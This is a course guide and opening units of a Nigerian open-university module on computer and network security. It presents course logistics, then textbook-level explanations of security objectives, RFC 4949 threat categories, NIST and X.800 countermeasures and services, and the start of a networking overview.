CST805: COMPUTER AND NETWORK SECURITY

AFRICA CENTRE OF EXCELLENCE ON TECHNOLOGY ENHANCED LEARNING (ACETEL)

NATIONAL OPEN UNIVERSITY OF NIGERIA

Course Guide for CST805

Introduction

CST805 – Computer and Network Security is a 3-credit unit. The course is a core course in first semester. It will take you 15 weeks to complete the course. You are to spend 91 hours of study for a period of 13 weeks while the first week is for orientation and the last week is for end of semester examination. The credit earned in this course is part of the requirement for graduation.

You will receive the course material which you can read online or download and read off-line. The online course material is integrated in the Learning Management System (LMS). All activities in this course will be held in the LMS. All you need to know in this course is presented in the following sub-headings.

Course Competencies

By the end of this course, you will gain competency in:

- Protecting Data at Rest and During Transmission
- Protecting System and Network Infrastructure
- Regulatory Compliance and Auditing

Course Objectives

The course objectives are to:

- Explain the principles security in computer and network systems.
- Identify and troubleshoot different forms of computer and network systems attacks
- Explain cybersecurity compliance and regulatory landscape.

Working Through this Course

The course is divided into modules and units. The modules are derived from the course competencies and objectives. The competencies will guide you on the skills you will gain at the end of this course. So, as you work through the course, reflect on the competencies to ensure mastery. The units are components of the modules. Each unit is sub-divided into introduction, intended learning outcome(s), main content, self-assessment exercise(s), conclusion, summary, and further readings. The introduction introduces you to the unit topic. The intended learning outcome(s) is the central point which help to measure your achievement or success in the course. Therefore, study the intended learning outcome(s) before going to the main content and at the end of the unit, revisit the intended learning outcome(s) to check if you have achieved the learning outcomes. Work through the unit again if you have not attained the stated learning outcomes.

The main content is the body of knowledge in the unit. Self-assessment exercises are embedded in the content which helps you to evaluate your mastery of the competencies. The conclusion gives you the takeaway while the summary is a brief of the knowledge presented in the unit. The final part is the further readings. This takes you to where you can read more on the knowledge or topic presented in the unit. The modules and units are presented as follows:

Module 1 Fundamentals of Computer and Network Security

Unit 1	Computer Security
Unit 2	Overview of Networks and Internet
Unit 3	Cryptography
Unit 4	Web Security
Unit 5	Program Security

Module 2 Threats and Attacks

Unit 1	Malware
Unit 2	Intrusion Detection Systems (IDS)
Unit 3	Cyber Terrorism

Module 3 Security Management

Unit 1	Risk Analysis
Unit 2	Security Policies
Unit 3	Vulnerability Assessment

Module 4 Cyber Law and Ethics

Unit 1	Security and Law
Unit 2	Privacy and Ethics

There are thirteen units in this course. Each unit represent a week of study.

Presentation Schedule

The weekly activities are presented in Table 1 while the required hours of study and the activities are presented in Table 2. This will guide your study time. You may spend more time in completing each module or unit.

Table I: Weekly Activities

Week	**Activity**
1	Orientation and course guide
2	Module 1 Unit 1
3	Module 1 Unit 2
4	Module 1 Unit 3
5	Module 1 Unit 4
6	Module 1 Unit 5
7	Module 1 Unit 6
8	Module 1 Unit 7
9	Module 1 Unit 8
10	Module 2 Units 1 and 2
11	Module 3 Unit 1
12	Module 3 Unit 2
13	Module 3 Unit 3
14	Revision and response to questionnaire
15	Examination

The activities in Table I include facilitation hours (synchronous and asynchronous), assignments, mini projects, and laboratory practical. How do you know the hours to spend on each? A guide is presented in Table 2.

Table 2: Required Minimum Hours of Study

S/N	Activity	Hour per Week	Hour per Semester
1	Synchronous Facilitation (Video Conferencing)	2	26
2	Asynchronous Facilitation (Read and respond to posts including facilitator's comment, self-study)	4	52
3	Assignments, mini-project, laboratory practical and portfolios	1	13
	Total	7	91

Assessment

Table 3 presents the mode you will be assessed.

Table 3: Assessment

S/N	Method of Assessment	Score (%)
1	Portfolios	10
2	Mini Projects with presentation	20
3	Laboratory Practical	20
4	Assignments	10
5	Final Examination	40
Total		100

Portfolio

A portfolio has been created for you tagged "**My Portfolio**". With the use of Microsoft Word, state the knowledge you gained in every Module and in not more than three sentences explain how you were able to apply the knowledge to solve problems or challenges in your context or how you intend to apply the knowledge. Use this Table format:

Application of Knowledge Gained

Module	Topic	Knowledge Gained	Application of Knowledge Gained

You may be required to present your portfolio to a constituted panel.

Mini Projects with presentation

You are to work on the project according to specification. You may be required to defend your project. You will receive feedback on your project defence or after scoring. This project is different from your thesis.

Laboratory Practical

The laboratory practical may be virtual or face-to-face or both depending on the nature of the activity. You will receive further guidance from your facilitator.

Assignments

Take the assignment and click on the submission button to submit. The assignment will be scored, and you will receive a feedback.

Examination

Finally, the examination will help to test the cognitive domain. The test items will be mostly application, and evaluation test items that will lead to creation of new knowledge/idea.

How to get the Most from the Course

To get the most in this course, you:

- Need a personal laptop. The use of mobile phone only may not give you the desirable environment to work.
- Need regular and stable internet.
- Need to install the recommended software.
- Must work through the course step by step starting with the programme orientation.
- Must not plagiarise or impersonate. These are serious offences that could terminate your studentship. Plagiarism check will be used to run all your submissions.
- Must do all the assessments following given instructions.
- Must create time daily to attend to your study.

Facilitation

There will be two forms of facilitation – synchronous and asynchronous. The synchronous will be held through video conferencing according to weekly schedule. During the synchronous facilitation:

- There will be two hours of online real time contact per week making a total of 26 hours for thirteen weeks of study time.
- At the end of each video conferencing, the video will be uploaded for view at your pace.
- You are to read the course material and do other assignments as may be given before video conferencing time.
- The facilitator will concentrate on main themes.
- The facilitator will take you through the course guide in the first lecture at the start date of facilitation

For the asynchronous facilitation, your facilitator will:

- Present the theme for the week.
- Direct and summarise forum discussions.
- Coordinate activities in the platform.
- Score and grade activities when need be.
- Support you to learn. In this regard personal mails may be sent.
- Send you videos and audio lectures, and podcasts if need be.

Read all the comments and notes of your facilitator especially on your assignments, participate in forum discussions. This will give you opportunity to socialise with others in the course and build your skill for teamwork. You can raise any challenge encountered during your study. To gain the maximum benefit from course facilitation, prepare a list of questions before the synchronous session. You will learn a lot from participating actively in the discussions.

Finally, respond to the questionnaire. This will help ACETEL to know your areas of challenges and how to improve on them for the review of the course materials and lectures.

Learner Support

You will receive the following support:

- Technical Support: There will be contact number(s), email address and chatbot on the Learning Management System where you can chat or send message to get assistance and guidance any time during the course.

- 24/7 communication: You can send personal mail to your facilitator and the centre at any time of the day. You will receive answer to you mails within 24 hours. There is also opportunity for personal or group chats at any time of the day with those that are online.

- You will receive guidance and feedback on your assessments, academic progress, and receive help to resolve challenges facing your stuides.

Course Information

Course Code:	CST 805
Course Title:	Computer and Network Security
Credit Unit:	3
Course Status:	Compulsory
Course Description/Blurb:	This course focuses on contemporary security, network intrusion detection systems, network threat and mitigation, password cracking, port scanning, attacks and threats on the computer; transmission protocols and layers. Attacks on DNS and leveraging P2P deployments; data analytics, monitoring real-time network activities enables agile decision making, detection of suspected malicious activities, utilisation of a real-time visualization dashboard, and employment of a set of hardware and software to manage such detected suspicious activities.
Basic Requirements:	computer system, virtual machine, Linux operating system
Academic Year:	2020
Semester:	First
Course Duration:	13 weeks
Required Hours for Study:	91

Course Team

Course Developer:	ACETEL
Course Writers:	Dr O. S. Adebayo and Dr U. S. Dauda
Content Editor:	Dr Ismaila Idris
Instructional Designers:	Inegbedion, Juliet O. (PhD) and Dr Lukuman Bello
Learning Technologists:	Dr Adewale Adesina, Mr. Miracle David, and …
Graphic Artist:	Mr Henry Udeh
Proofreader:	Mr Awe Olaniyan Joseph

Module 1: Fundamentals of Computer and Network Security

Module Introduction

Introduce the module and state the units under the module.

Unit 1: Computer Security
Unit 2: Overview of Networks and Internet
Unit 3: Cryptography
Unit 4: Web Security
Unit 5: Program Security

Unit 1: Computer Security

Contents

1.0 Introduction

This unit will acquaint you with principal computer security concepts. After studying the unit, you will acquire skills to analyse types of computer assets; their threats and general countermeasures to ameliorate the threats.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- describe the key security requirements of confidentiality, integrity, and availability
- explain the X.800 security architecture for OSI
- discuss the types of security threats and attacks that must be dealt with and give examples of the types of threats and attacks that apply to different categories of computer and network assets
- summarise the functional requirements (countermeasures) for computer security
- explain the principle of security design.

3.0 Main Content

3.1 Definition of Computer Security

The National Institute of Standards and Technology **(**NIST) a United States of America federal agency that deals with measurement science, standards, and technology related to U.S. government and the promotion of U.S. private sector innovation provides a widely accepted definition of computer security in its Internal/Interagency Report NISTIR 7298 (*Glossary of Key Information.*

Security Terms, May 2013) as follows:

Computer Security: ***Measures and controls that ensure confidentiality, integrity, and availability of information system assets, including hardware, software, firmware, and information being processed, stored, and communicated***.

This definition shows that computer security entails not only the security of physical computing assets or resources but also the information being processed, stored or communicated over a network. Thus, computer security is an encompassing term which covers both network and Internet security. However, the subfield of network and Internet security can be seen as consisting of measures to deter, prevent, detect, and correct security violations that involve the transmission of information (William Stallings, 2017).




Fig. 1.1: Computer Security Objectives

Another important take away from this definition is the identification of three key computer security objectives, namely: confidentiality, integrity and availability, as indicated in figure 1.1.

Data confidentiality: It entails ensuring that private or confidential information is not made available or disclosed to unauthorised persons. This also implies that people are given the authority to control which kind of information about them may be collected and stored and who may access such information. This means ensuring the privacy of individuals.

Integrity: This encompasses both data integrity and system integrity. Data integrity entails that both information and programs are changed only in a manner specified by the authority concerned while system integrity is to ensure that a system performs its intended function in an unimpaired manner, free from deliberate or inadvertent unauthorised manipulation of the system.

Availability: This concept implies that computing systems provide prompt and efficient service to authorised users without denying them the service when needed.

Some objectives are added to the computer security objectives by security experts. What are these objectives?

Two other security objectives alluded to by security experts include authenticity and accountability.

Authenticity: This means the ability to ascertain that users who access a computing system or communicate over a network are who they say they are. This involves the genuineness, verifiability and trust of communicating partners or user of a computing facility.

Accountability: This relates to the ability to trace the actions of a user of computing assets to that user uniquely. The user should not be able to repudiate or deny taking the actions when faced with the forensic evidence of the trail of his action. This will deter intruders from assessing the system and enable security expert to isolate attack and provide intrusion detection and prevention mechanism.

Confidentiality: This is to ensure the information is received by the person intended for.

I**ntegrity**: This is to ensure the information has not been tampered with either editing, deleting, or removing.

Availability: Is to ensure information is made all the time readily without denial of service. This concept implies that computing systems provide prompt and efficient service to authorised users without denying them the service when needed.

Authenticity: ability to ascertain that users who access a computing system or communicate over a network are who they say they are.

Accountability: Is the ability to trace the actions of a user of computing assets to that user uniquely.

Discussion

There are differences and similarities among computer security, network security and cyber security. Discuss few of this differences and similarities.

3.2 Computing Assets and their Threats

The assets of a computer system can be categorised as follows:

Hardware: This includes all physical devices associated with the computing platform. It includes computer systems, external data storage and data telecommunications devices.

Software: This includes both system software such as operating system, system utilities, and application software of different kinds.

Data: Including files and databases, as well as security-related data, such as password files.

Communication facilities and networks: These are local and wide area network communication links, bridges, routers, and so on (see Unit 2 of this module).

Each of the assets above is susceptible to different security vulnerabilities that expose them to security threats or attacks which invariably compromise any of the five security objectives highlighted in Figure 1.1.

3.2.1 Threats and Attacks

A threat can be defined as potential security harm to any computer asset. An attack, on the other hand**,** is a threat that is carried out (threat action) and, if successful, leads to threat consequences that are detrimental to the operational security of an organisation. The entity carrying out the attack is referred to as an attacker or threat agent.

Two types of attacks:

- **Active attack:** An attempt to modify system resources to affect their operation.
- **Passive attack:** An attempt to study or make use of information from the system such that the operation of the system is not affected.

Two types of attacks based on the origin of the attack:

- **Inside attack:** Initiated by an entity inside an organisation who owns the computing assets. The insider is authorized to access system resources but uses them maliciously for personal motive to disrupt the organization.

- **Outside attack:** This is initiated by an entity from outside the organization who owns the computing resources. Such an entity is not authorised to access the computing assets. Example of such attackers includes terrorists and criminal hackers.

We can identify four different kinds of attacks; their impacts or attack consequence; the security objectives and the possible assets targeted by looking at Table 1.1. This table is derived from RFC 4949 published by Internet Society which is a professional membership society with worldwide organisational and individual membership that provides guidance in addressing issues that confront the future of the Internet.

3.2.2 Countermeasures

Countermeasure is any means taken to deal with a security attack. Ideally, a countermeasure can be devised to **prevent** a particular type of attack from succeeding. When prevention is not possible or fails in some instance, the goal is to **detect** the attack then **recover** from the effects of the attack. Table 1.2 summarised the proposed Security Requirements published by NIST in one of their several Federal Information Processing Standards tagged (FIPS 200) that can serve as a countermeasure for security attack and threat.

3.3 X.800 Security Architecture for OSI

Having discussed the concepts of assets, threat attacks and countermeasure in the preceding section. We now look at a standard security architecture that has been propounded to help security experts to holistically access their security requirements, develop security mechanism and services to achieve their stated security needs.

The International Telecommunication Union Telecommunication Standardisation Sector (ITU-T) is one of the three sectors of the ITU. ITU-T's mission is the development of technical standards covering all fields of telecommunications. ITU-T standards referred to as Recommendations. The X.800 recommendation titled: *Security Architecture for OSI*, is targeted at security experts and IT managers to assist them in the task of providing security for their computing assets.



OSI Model
Data
Layer
Host Layers
Media Layers
Data
Application
Network Process to Application
Data
Presentation
Data representation and Encryption
Data
Session
Interhost communication
Segments
Transport
End-to-End connections and Reliability
Packets
Network
Path Determination and IP (Logical addressing)
Frames
Data Link
MAC and LLC (Physical addressing)
Bits
Physical
Media, Signal and Binary Transmission

Fig. 1.2: OSI Model

Furthermore, because this architecture was developed as an international standard, computer and communications vendors have developed security features for their products and services that relate to this structured definition of services and mechanisms. Figure 1.2 depicts the OSI model for better understanding. X.800 security architecture for OSI views organization of security into three perspectives, namely:

Security attack: Any action that compromises the security of the computing assets of an organisation.
Security mechanism: A process (or a device incorporating such a process)
that is designed to detect, prevent, or recover from a security attack.
Security service: A processing or communication service that enhances the security of the data processing systems and the information transfers of an organization. The services are intended to counter security attacks, and they make use of one or more security mechanisms to provide the service.

This can be further expressed using Table 1.1 for threats, Table 1.2 for security requirements for countermeasures, and Table 1.3 for security services. The security services propounded by X.800 are grouped into five main categories and 14 subcategories which are summarised in Table 1.3.

Some of the security mechanisms are meant to be provided at different layers of communication protocols, while some are not. The list of security mechanisms is summarised in Table 1.1.

Table 1.1 Threat and their Consequences (Adapted from Internet Society RFC4949)

Attacks	**Consequence**	**Compromised Security Objectives**	**Targeted Computing Assets**
Exposure: Sensitive data are directly released to an unauthorized person	**Unauthorised Disclosure** A circumstance or event whereby an entity gains access to data for which the entity is not authorised	Confidentiality	Network devices Computer system Data storage devices
Interception: An unauthorised entity directly accesses sensitive data travelling between authorised sources and destinations.			
Inference: A threat action whereby an unauthorised entity indirectly accesses sensitive data (but not necessarily the data contained in the communication) by reasoning from characteristics or by-products of communications.			
Intrusion: An unauthorised entity gains access to sensitive data			

by circumventing system’s security protections.			
Masquerade: An unauthorised entity gains access to a system or performs a malicious act by posing as an authorised entity.	**Deception** An event whereby an authorised entity receiving false data believing it to be true	integrity or data integrity uthenticity accountability	
Falsification: False data deceive an authorised entity.			
Repudiation: An entity deceives another by falsely denying responsibility for an act			
Incapacitation: Prevents or interrupts system operation by disabling a system component.	**Disruption** A circumstance or event that interrupts or prevents the correct operation of system services and functions	Availability or system integrity	Network devices Computer system Data storage devices
Corruption: Undesirably alters system operation by adversely modifying system functions or data.			
Obstruction: A threat action that interrupts delivery of the system services by hindering system operation			

Table 1.2: Security Requirements for Countermeasures *Source*: Based on NIST FIPS200

Security Measure	**Functions**
Access Control	Limit information system access to authorised users, processes acting on behalf of authorised users, or devices (including other information systems) and to the types of transactions and functions that authorised users are permitted to exercise.
Awareness and Training	(i) Ensure that managers and users of organisational information systems are aware of the security risks associated with their activities and of the applicable laws, regulations, and policies related to the security of organisational information systems; and (ii) ensure that personnel are adequately trained to carry out their assigned information security-related duties and responsibilities.
Audit and Accountability	(i) Create, protect, and retain information system audit records to the extent needed to enable the

	monitoring, analysis, investigation, and reporting of unlawful, unauthorised, or inappropriate information system activity; and (ii) ensure that the actions of individual information system users can be uniquely traced to those users so they can be held accountable for their actions.
Certification, Accreditation, and Security Assessments	(i) Assess the security controls in organisational information systems periodically, to determine if the controls are effective in their application; (ii) develop and implement plans of action designed to correct deficiencies and reduce or eliminate vulnerabilities in organisational information systems; (iii) authorise the operation of organisational information systems and any associated information system connections; and (iv) monitor information system security controls on an ongoing basis to ensure the continued effectiveness of the controls.
Configuration Management	(i) Establish and maintain baseline configurations and inventories of organisational information systems (including hardware, software, firmware, and documentation) throughout the respective system development life cycles; and (ii) establish and enforce security configuration settings for information technology products employed in organisational information systems.
Contingency Planning	Establish, maintain, and implement plans for emergency response, backup operations, and post-disaster recovery for organisational information systems to ensure the availability of critical information resources and continuity of operations in emergencies.
Identification and Authentication	Identify information system users, processes acting on behalf of users, or devices, and authenticate (or verify) the identities of those users, processes, or devices, as a prerequisite to allowing access to organisational information systems.
Incident Response	(i) Establish an operational incident-handling capability for organisational information systems that includes adequate preparation, detection, analysis, containment, recovery, and user-response activities; and (ii) track, document, and report incidents to appropriate organisational officials and/or authorities.
Maintenance	(i) Perform periodic and timely maintenance on organisational information systems; and (ii) provide effective controls on the tools, techniques, mechanisms, and personnel used to conduct information system maintenance.

Media Protection	(i) Protect information system media, both paper and digital; (ii) limit access to information on information system media to authorised users; and (iii) sanitise or destroy information system media before disposal or release for reuse.
Physical and Environmental Protection	(i) Only authorised individuals should have physical access to information systems, equipment, and the respective operating environments; (ii) protect the physical plant and support infrastructure for information systems; (iii) provide supporting utilities for information systems; (iv) protect information systems against environmental hazards; and (v) provide appropriate environmental controls in facilities containing information systems.
Planning	Develop, document, periodically update, and implement security plans for organisational information systems that describe the security controls in place or planned for the information systems and the rules of behaviour for individuals accessing the information systems.
Personnel Security	(i) Ensure that individuals occupying positions of responsibility within the organisations are trustworthy; and that they meet established security criteria for those positions; third-party service providers are inclusive. (ii) ensure that organisational information and information systems are protected during and after personnel actions such as terminations and transfer; (iii) employ formal sanctions for personnel failing to comply with organisational security policies and procedures.
Risk Assessment	Periodically assess the risk to organisational operations (including mission, functions, image, or reputation), organisational assets, and individuals, resulting from the operation of organisational information systems and the associated processing, storage, or transmission of organisational information.
Systems and Services Acquisition	(i) Allocate sufficient resources for adequate protection of organisational information systems. (ii) Employ system development life-cycle processes that incorporate information security considerations. (iii) employ software usage and installation restrictions; and (iv) ensure that third-party providers employ adequate security measures to protect the information, applications, and/or services outsourced from the organisation.

System and Communications Protection	(i) Monitor, control, and protect organisational communications i.e. information transmitted or received by organisational information systems at the external boundaries and key internal boundaries of the information systems; and (ii) employ architectural designs, software development techniques, and systems engineering principles that promote effective information security within organisational information systems.
System and Information Integrity	(i) Identify, report, and correct information and information system flaws in a timely manner; (ii) provide protection from malicious code at appropriate locations within organisational information systems; and (iii) monitor information system security alerts and advisories and take appropriate actions in response.

Table 1.3: Security Services (X.800)

AUTHENTICATION The assurance that the communicating entity is the one that it claims to be.	**DATA INTEGRITY** The assurance that data received is as sent exactly by an authorised entity (i.e., contain no modification, insertion, deletion, or replay).
Peer Entity Authentication Used in association with a logical connection to provide confidence in the identity of the entities connected.	**Connection Integrity with Recovery** Provides for the integrity of all user data on a connection and detects any modification, insertion, deletion or replay of any data within an entire data sequence with recovery attempted.
Data-Origin Authentication In a connectionless transfer, provides assurance that the source of received data is as claimed.	**Connection Integrity without Recovery** As above, but provides the only detection without recovery.
Access Control The prevention of unauthorized use of a resource (i.e., this service controls who can have access to a resource, under what conditions access can occur, and what those accessing the resource are allowed to do).	**Selective-Field Connection Integrity** Provides for the integrity of selected fields within the user data of a data block transferred over a connection and takes the form of determination of whether the selected fields have been modified, inserted, deleted, or replaced.
Data Confidentiality The protection of data from unauthorised disclosure.	**Connectionless Integrity** Provides for the integrity of a single connectionless data block and may take the form of detection of data

	modification. Additionally, a limited form of replay detection may be provided.
Connection Confidentiality The protection of all user data on a connection.	**Selective-Field Connectionless Integrity** Provides for the integrity of selected fields within a single connectionless data block; takes the form of determination of whether the selected fields have been modified.
Connectionless Confidentiality The protection of all user data in a single data block.	**Nonrepudiation** Provides protection against denial by one of the entities involved in a communication of having participated in all or part of the communication.
Selective-Field Confidentiality The confidentiality of selected fields within the user data on a connection or in a single data block.	**Nonrepudiation, Origin** Proof that the message was sent by the specified party.
Traffic-Flow Confidentiality The protection of the information that might be derived from the observation of traffic flows.	**Nonrepudiation, Destination** Proof that the message was received by the specified party

Table 1.4: Security Mechanisms (X.800)

SPECIFIC SECURITY MECHANISMS May be incorporated into the appropriate protocol layer in order to provide some of the OSI security services	**PERVASIVE SECURITY MECHANISMS** Mechanisms that are not specific to any particular OSI security service or protocol layer.
Encipherment The use of mathematical algorithms to transform data into a form that is not readily intelligible. The transformation and subsequent recovery of the data depend on an algorithm and zero or more encryption keys.	**Trusted Functionality** That which is perceived to be correct with respect to some criteria (e.g., as established by a security policy).
Digital Signature Data appended to, or a cryptographic transformation of, a data unit that allows a recipient of the data unit to prove the source and integrity of the data unit and	**Security Label** The marking bound to a resource (which may be a data unit) that names or designates the security attributes of that resource.

protect against forgery (e.g., by the recipient).	
Access Control A variety of mechanisms that enforce access rights to resources.	**Event Detection** Detection of security-relevant events
Data Integrity A variety of mechanisms used to assure the integrity of a data unit or stream of data units.	**Security Audit Trail** Data collected and potentially used to facilitate a security audit, which is an independent review and examination of system records and activities.
SPECIFIC SECURITY MECHANISMS **Authentication Exchange** A mechanism intended to ensure the identity of an entity by means of information exchange.	**Security Recovery** Deals with requests from mechanisms, such as event handling and management functions, and takes recovery actions.
Traffic Padding The insertion of bits into gaps in a data stream to frustrate traffic analysis attempts.	
Routing Control Enables selection of particular physically secure routes for certain data and allows routing changes, especially when a breach of security is suspected.	
Notarisation The use of a trusted third party to assure certain properties of data exchange.	

3.5 Principles of Security Design

The National Centers of Academic Excellence in Information Assurance/Cyber Defense, which is jointly sponsored by the U.S. National Security Agency and the U. S. Department of Homeland Security, list the following as fundamental security design principles:

- Economy of mechanism
- Fail-safe defaults
- Complete mediation
- Open design

- Separation of privilege
- Least privilege
- Least common mechanism
- Psychological acceptability
- Isolation
- Encapsulation
- Modularity
- Layering
- Least astonishment

For a detail discussion of this principle see (Stallings W. and Brown L. 2018).

4.0 Self-Assessment Exercise(s)

A. Which of the following is not among the five computer security goals?

A. Integrity
B. Availability
C. Access Control
D. Data Confidentiality
E. Accountability

Answer: C, Access Control

F. Identify the fundamental security design principles among the following:

A. Open design
B. Authorisation
C. Separation of privilege
D. Close design
E. Least privilege

Answer: A, C, and E

5.0 Conclusion

This unit has introduced you to key security concepts. We have identified the key security objectives and the various kinds of threats that can thwart these objectives. In addition, you should appreciate the various countermeasures that can be put in place to avoid the attack. Finally, by following the set of security principles, you should be able to propose and identify suitable security mechanism suitable for an organisation.

6.0 Summary

Computer security principle consists of identifying five key objectives that are the concern of security experts. The types of threats and attacks have been identified. We also discussed the various security mechanisms proposed by the standard body, such as NIST and ITU-T. In the end, we highlight the key security design principle that can guide professionals in proposing a new security mechanism suitable to an organisation needs.

7.0 References/Further Reading

Stallings, W. & Lawrie, B. (2018). *Computer Security Principle and Practice*. (2nd ed.). Prentice-Hall.

Stallings, W. (2017). *Cryptography and Network Security Principle and Practice*. (7th ed.). Prentice-Hall.

Whitman, M. E. & Mattrod, H. J. (2012). *Principle of Information Security*. (4th ed.).

Unit 2: Overview of Networks and Internet

Contents

1.0 Introduction

Computer networks and the Internet play important roles in enabling us to carry out our day to day social and business activities. In this unit, you will become familiar with different kind of network and how they enable us to connect to the Internet. You will also be able to describe the different protocols that govern how the Internet enables us to transfer information from one end system to another.

2.0 Intended Learning Outcomes (ILOs)

By the end of this unit, you will be able to:

- define a computer network
- identify different network types
- describe key networking protocols and their hierarchical relationship in the context of a conceptual model such as the OSI and TCP/IP.

3.0 Main Content

3.1 Computer Networks

Computer networks are considered as a collection of end systems which are connected with the aid of networking devices to share information or resources. This network can span different geographical locations and the physical medium of transferring data can vary from copper wire to fibre optics and range of other mediums.

For any two end systems to communicate, there must be a rule governing their communication. To manage the complex systems of communication, it is practical to breakdown the process of communication between two entities into several layers with each layer dedicated to handling a portion of the task involved in the process. Each layer is then imbibed with protocols that govern the communication at that layer. Thus the peer entities at different layers of the communicating entities must have protocols governing their communication, i.e. an application process on one computer and another application process on the other computer they must have a rule governing their communication. At the lowest layer, the transfer rate of between two end systems attached to the physical medium and the signalling and encoding of bits forms the protocols at that layer.

Thus, we can look at networking form the point of view of the geographic span in conjunction with the physical medium that connects them. On the other hand, we can also look at it from the point of view of protocols that govern the communication between two systems. Two common reference model that governs this model of layered protocol communication is OSI and the TCP/IP reference models. The next sections shall look into these two issues. A network protocol is necessary for the security of a network, itemise some of the protocols.

3.2 Network Types and their Technologies for Connecting to the Internet

The Internet is a network of networks that interconnects billions of computing devices throughout the world. These devices are often at the first instance connected to an access network. These access networks are made up of communication links and network switches to connect the end systems. The communication links vary from copper wire to optical fibre and radio link, as shown in Figure 1.3. Also, the most common packet switches nowadays are routers and link-layer switches. They both accept incoming packets in one port and forward to another port towards the destination address of the packet.

The access networks are connected to the Internet through the gateway routers to the network core that made up of the Internet service providers (ISP) network infrastructure, which consists of interconnected routers through different communication links.




Fig. 1.3: Network Types.
(Source: Kurose and Ross 2017)

As shown in Figure 1.3, the ISPs support a variety of types of network access of the end systems, including residential broadband access such as cable modem or DSL, high-speed local area network access, and mobile wireless access.

The Internet is all about connecting end systems to each other, so the lower level ISPs must also be interconnected through national and international upper-tier ISPs such as Level 3 Communications, AT&T, Sprint, and NTT. An upper-tier ISP consists of high-speed routers interconnected with high-speed fibre-optic links. Each ISP network, whether upper-tier or lower-tier, is managed independently, runs the IP protocol and conforms to certain naming and address conventions.

End systems, packet switches, and other pieces of the Internet run **protocols** that control the sending and receiving of information within the Internet. The **Transmission Control Protocol (TCP)** and the **Internet Protocol (IP)** are two of the most important protocols on the Internet. The IP protocol specifies the format of the packets that are sent and received among routers and end systems. The Internet's principal protocols are collectively known as **TCP/IP.**

3.2.1 Local Area access Network

Of all the access networks through which end systems, i.e. laptops, mobile phone, pcs e.t.c. connect to the Internet; a local area access network is predominant. This local area network is often privately owned and ranges from the home network, institutional network in universities or corporate offices.

Wired and Wireless technologies in common use today are Ethernet 802.3 and Ethernet 802.11 commonly called Wi-Fi Network. A typical example of the topology of Ethernet 802.3 LAN is shown in Figure 1.4. Each computer speaks to the Ethernet protocol and connects to a box called a **switch** with a point-to-point link. A switch has multiple **ports**, each of which can connect to one computer. The job of the switch is to relay packets between computers that are attached to it, using the address in each packet to determine which computer to send it to.

